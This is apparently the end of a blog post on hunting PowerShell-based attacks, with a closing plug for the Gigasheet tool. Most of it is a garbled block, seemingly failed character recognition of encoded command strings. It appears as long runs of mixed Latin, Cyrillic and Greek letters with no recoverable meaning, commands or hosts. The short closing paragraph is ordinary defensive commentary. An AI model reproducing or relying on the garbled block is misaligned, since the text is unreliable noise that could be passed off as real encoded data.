AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	алалалалалалалалалалалалаBicQ+AAQAAAG gAEAAAABAAAAAAAAADBODoABAAAAAAAAAAAAAA	илалалалалалалалалалайEiD7CBIjQ0A8CMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	AAAANxQEIABAAAAAA AAAAAAAAAAAAAAAAAA AAAAAAAAAA	ааааааааааааааааааааааааааааааааааааа	AAAAAA AAAAAA AAAAAA
алалалалалалалалал алалыурчаваларуы алалалалалалалал алалалалалалалалал зэксцијязугсдалани алалалалвилалал алалалалвилалалал	ааалалалалалалалалалалалалалалалалаган дабалаларалалалалалалалалалалалалалалал салалалал	СНСІАВААЛААДААЛААЛААС обдбайдалалалалалалалал Алалалалалалалалалалала	ΔΑΑΑΝΑΥΟΕΙΑΒΑΔΑΔΑΑ ΔΑΑΔΑΔΑΔΑΔΑΔΑΔΑΔΑ ΑΑΔΑΔΑΔΑΔΑΔΑΚΛοΔΑ ΔΑΔΑΔΑΔΑΔΑΔΑΔΑΔΑ ΑΑΔΑΔΑΔΑΔΑΔΑΔΑΔΑΔΑ ΔΑΔΑΔΑΔΑΔΑΔΑΔΑΔΑΔΑ 36ΔΑΔΑΔΑΔΑΔΑΔΑΔΑΔΑ	Алалалалалалалалалалалаларт///20 алалалалалалалалалалалалалал алалалала	AAAAAA AAAAAA AAAAAA AAAAAA AAAAAA AAAAA
АААААААААААААААААААА ААААН ААААААААААА	аалалалалалалалалалалалалаларысо- наоралог gaEлалаВалалалалалараралараралалалалалалал заларалаларарараларарарарарарарарарарара	СНСИВВАЛАЛАДАЛАЛАЛАЛСОБЭЙАСДЛАЛАЛАЛАЛАЛАЛАЛАЛАЛ ЛАЛЛАЛАЛАЛАЛАЛАЛАЛА	алалы: QEIABAAAAA Алалалалаларалалар Алалалалаларар Алалалалаларар Алалалалалар Алалалалалар Эба QAUAAAAAAAAAA Алалалалар Алалалалар Алалалалар Алалалалар Алалалалар Алалалалар Алалалалар Алалалалар	ΑΑΑΑΑΑΑΑΑΑΑΑΑ ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ	алалал лалалал лалалал лалалал лалалал лалалал лалалал лалалал лалалал лалалал лалалал лалалал лалалал лалалал
ΑΑΛΑΑΑΛΑΛΑΑΛΑΑΛΑΛΑΛΑ ΑΑΛΑΙΒΟΟΑΚΕΑΛΑΛΑΙΝΙΑ ΑΛΑΛΑΑΛΑΑΛΑΛΑΛΑΛΑΛΑ ΑΛΑΛΑΛΑΛΑΛΑΛΑΛΑΛΑ	аалалалалалалалалалалалалаларысо- наоралог gaEaлалевалалалалалалалаларысо- наоралог gaEaлалевалалалалалалалалалалалалалалалал халалалал	С:НСIВВАЛАЛАДАЛАЛАЛАЛАСОБЭЙАСДАЛАЛАЛАЛАЛАЛАЛАЛАЛАЛ ЗАЛАЛАЛАЛАЛАЛАЛАЛАЛ	AAAANKU (EIRBAAAAAA JADADAAAAAAAAAAAAAAAAAAAAAAAAAAA	ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ ΑΑΑΑΑΑΑΑ	халала далалад далалад калалад калалад далалад далалад далалад цалалад
ΑΛΑΛΑΛΑΛΑΛΑΛΑΛΑΛΑΛΑΛ ΑΛΑΛΙΒΙΟ Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο Ο	ылаалалаалалалалалалалалалалалысса - ласалала даЕлалавалалалалалалалалалалалалалалалала	СНСИВВЛАААЛДАЛААЛАЛАССОБОЙАСДАЛАЛАЛААЛАЛАЛАЛАЛАЛАЛАЛАЛАЛАЛАЛАЛАЛАЛ		ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΡΠ///20 ΑΛΑΛΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ	алалал далалал Алалала

What's Next?

I've just covered hunting strategies against some of the most commonly used attack techniques by threat actors. PowerShell isn't going away any sooner. It's better this way that hunters and defenders work on sound strategies to hunt for these threats proactively.

That's it for this article - but you can continue your threat hunts on Gigasheet for *free*! That's right. Use <u>this link</u> to sign up on Gigasheet and get started now!